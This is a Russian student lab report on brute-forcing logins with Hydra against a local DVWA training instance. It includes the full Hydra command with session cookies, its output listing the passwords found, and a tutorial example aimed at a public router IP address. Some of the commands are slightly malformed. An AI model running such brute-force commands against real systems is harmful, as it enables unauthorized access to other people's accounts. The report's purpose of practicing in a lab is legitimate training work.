

Отчёта по индивидуальной проекте этап 3

Основной информационной системе

Нджову Нелиа

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
	3.0.1 Переписано и кратко изложено:	7
4	Выполнение лабораторной работы	9
5	Выводы	12
	Список литературы	13

Список иллюстраций

4.1	Распаковка архив со списком паролей	9
4.2	Сайт, с которого получаем информацию о параметрах cookie . . .	10
4.3	информация о параметрах cookie	10
4.4	Запрос Hydra	11
4.5	Результат запроса	11
4.6	Результат	11

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

3.0.1 Переписано и кратко изложено:

Hydra — это инструмент для подбора или взлома логинов и паролей. Он поддерживает множество протоколов и сервисов.

3.0.1.1 Пример использования:

- **IP сервера:** 178.72.90.181
- **Сервис:** HTTP на порту 80
- **Авторизация:** через HTML-форму, отправляющую POST-запрос на `http://178.72.90.181/cgi-bin/luci`
- **Формат запроса:** `username=root&password=test_password`
- **Ответ при ошибке входа:** Invalid username and/or password! Please try again.

3.0.1.2 Команда Hydra:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80
```

3.0.1.3 Пояснения:

- Используется модуль `http-post-form`, так как авторизация осуществляется через POST-запрос.
- После модуля указывается:

1. Путь к скрипту: `/cgi-bin/luci`
2. Формат POST-запроса с подстановками `^USER^` и `^PASS^`
3. Сообщение об ошибке при неверных данных: `Invalid username`

Hydra определяет успешную авторизацию по отсутствию этой строки в ответе.

4 Выполнение лабораторной работы

Чтобы ввести пробрутфорсить пароль, вам сначала нужно найти большой список часто используемых паролей. Стандартный список rockyou.txt уже был в моем kali linux, поэтому я скопировала его в каталог загрузок и извлек.(рис.1).

```
(nelianj@Nelianj)-[~]  
$ cd Downloads  
  
(nelianj@Nelianj)-[~/Downloads]  
$ ls  
rockyou.txt.gz  
  
(nelianj@Nelianj)-[~/Downloads]  
$ sudo gzip -d rockyou.txt.gz  
[sudo] password for nelianj:  
  
(nelianj@Nelianj)-[~/Downloads]  
$ ls  
rockyou.txt  
  
(nelianj@Nelianj)-[~/Downloads]  
$
```

Рис. 4.1: Распаковка архив со списком паролей

Я захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта(рис.2)




Рис. 4.2: Сайт, с которого получаем информацию о параметрах cookie

Чтобы получить информацию о параметрах cookie, необходимо расширение для браузера(cookie editor). Итак, я установила его и скопировала параметры cookie с его помощью(рис.3)




Рис. 4.3: информация о параметрах cookie

Я ввожу необходимую информацию в запрос Hydra. Мы подберем пароль для пользователя admin, используя запрос GET с двумя параметрами cookie: security и PHPSESSID, которые указаны в последнем абзаце(рис.4)

```
(nelianj@Nelianj)-[~]
$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=uphk707rnpnfgltgcp8c6l62c7:F=Username and/or password incorrect."
```

Рис. 4.4: Запрос Hydra

Через некоторое время я получил список подходящих паролей(рис.5)

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 22:
36:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=
hh59rp4bsl52sbdk6ic7apt8kc:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: password
```

Рис. 4.5: Результат запроса

Я ввожу полученные данные на сайте для проверки и получаю положительный результат проверки пароля.




Рис. 4.6: Результат

5 Выводы

Выполнив эту работу, я приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей.

Список литературы

https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/?utm_campaign=external-cookie-editor.com

<https://github.com/vanhauser-thc/thc-hydra/issues/612>